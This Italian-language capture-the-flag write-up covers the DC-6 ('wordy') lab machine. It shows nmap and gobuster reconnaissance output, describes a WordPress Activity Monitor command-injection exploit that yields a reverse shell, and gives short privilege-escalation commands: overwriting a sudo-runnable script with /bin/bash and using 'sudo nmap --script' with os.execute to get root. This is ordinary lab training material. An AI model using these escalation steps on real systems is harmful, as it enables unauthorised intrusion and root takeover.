# REPORT DC-6

## 1- INDIVIDUAZIONE TARGET(NETDISCOVER)

```
192.168.1.18    08:00:27:9d:70:2e     18    1080  PCS Systemtechnik GmbH
```


## 2- SCANSIONE DEI SERVIZI (NMAP)

```
└─# nmap -A -sV wordy
Starting Nmap 7.91 ( https://nmap.org ) at 2022-06-28 05:11 EDT
Nmap scan report for wordy (192.168.1.18)
Host is up (0.00054s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
| ssh-hostkey:
|   2048 3e:52:ce:ce:01:b6:94:eb:7b:03:7d:be:08:7f:5f:fd (RSA)
|   256 3c:83:65:71:dd:73:d7:23:f8:83:0d:e3:46:bc:b5:6f (ECDSA)
|_  256 41:89:9e:85:ae:30:5b:e0:8f:a4:68:71:06:b4:15:ee (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-generator: WordPress 5.1.1
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Wordy &#8211; Just another WordPress site
MAC Address: 08:00:27:9D:70:2E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.54 ms wordy (192.168.1.18)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.71 seconds
```


## 3- BRUTE FORCING DIRECTORY (GOBUSTER)


```
└─# gobuster dir -u wordy -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://wordy
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/28 05:11:46 Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 301) [Size: 0] [--> http://wordy/]
/wp-content           (Status: 301) [Size: 303] [--> http://wordy/wp-content/]
/wp-login.php         (Status: 200) [Size: 2808]
/wp-includes          (Status: 301) [Size: 304] [--> http://wordy/wp-includes/]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 301] [--> http://wordy/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://wordy/wp-login.php?action=register]
/server-status        (Status: 403) [Size: 293]

===============================================================
2022/06/28 05:13:46 Finished
===============================================================
```

**4- ENUMERAZIONE USERS (WPSCAN)**




**5- CRACKING USERS DICTIONARY ATTACK (WPSCAN)**




**6- COMMAND INJECTION**

Dopo varie ricerche arriviamo alla consapevolezza che Activity Monitor è vulnerabile, allora procediamo con l' exploitazione tramite un exploit trovato con " Searchsploit ", che ci permette il remote code execution. Modificando l'exploit riusciamo ad avere una shell inversa all' interno del sistema.

**7- STABILIZZAZIONE SHELL METODO PYTHON**

python -c 'import pty;pty.spawn("/bin/bash")'

**8- PRIVILAGE ESCALATION**

Una volta dentro controllando i vari file riusciamo a trovare le credenziali di un altro

utente: GRAHAM.

Con il comando " sudo -l " scopriamo che l'utente GRAHAM può eseguire il file " home/jens/backups.sh " con sudo come JENS e scopriamo anche che può modificarlo.

Sovrascrivendo il file potremmo cambiare utente senza aver bisogno di una password.

Quindi digitiamo:

- echo /bin/bash > backups.sh
- sudo -u jens /home/jens/backups.sh

Una volta loggati come JENS ricontrolliamo con il comando " sudo -l " se può eseguire qualche tool come root senza aver bisogno di una password e notiamo che può eseguire il tool " nmap ".

Dopo alcune ricerche scopriamo che esistono un sacco di metodi per sfruttare " nmap " come root, quindi digitiamo:

- TF=$(mktemp)
- echo 'os.execute("/bin/sh")' > $TF
- sudo nmap --script=$TF

Così facendo riusciamo ad avere una shell interattiva come root. Ci dirigiamo nel percorso " /root " e troviamo l'unica flag del macchina e abbiamo completato il Privilege Escalation !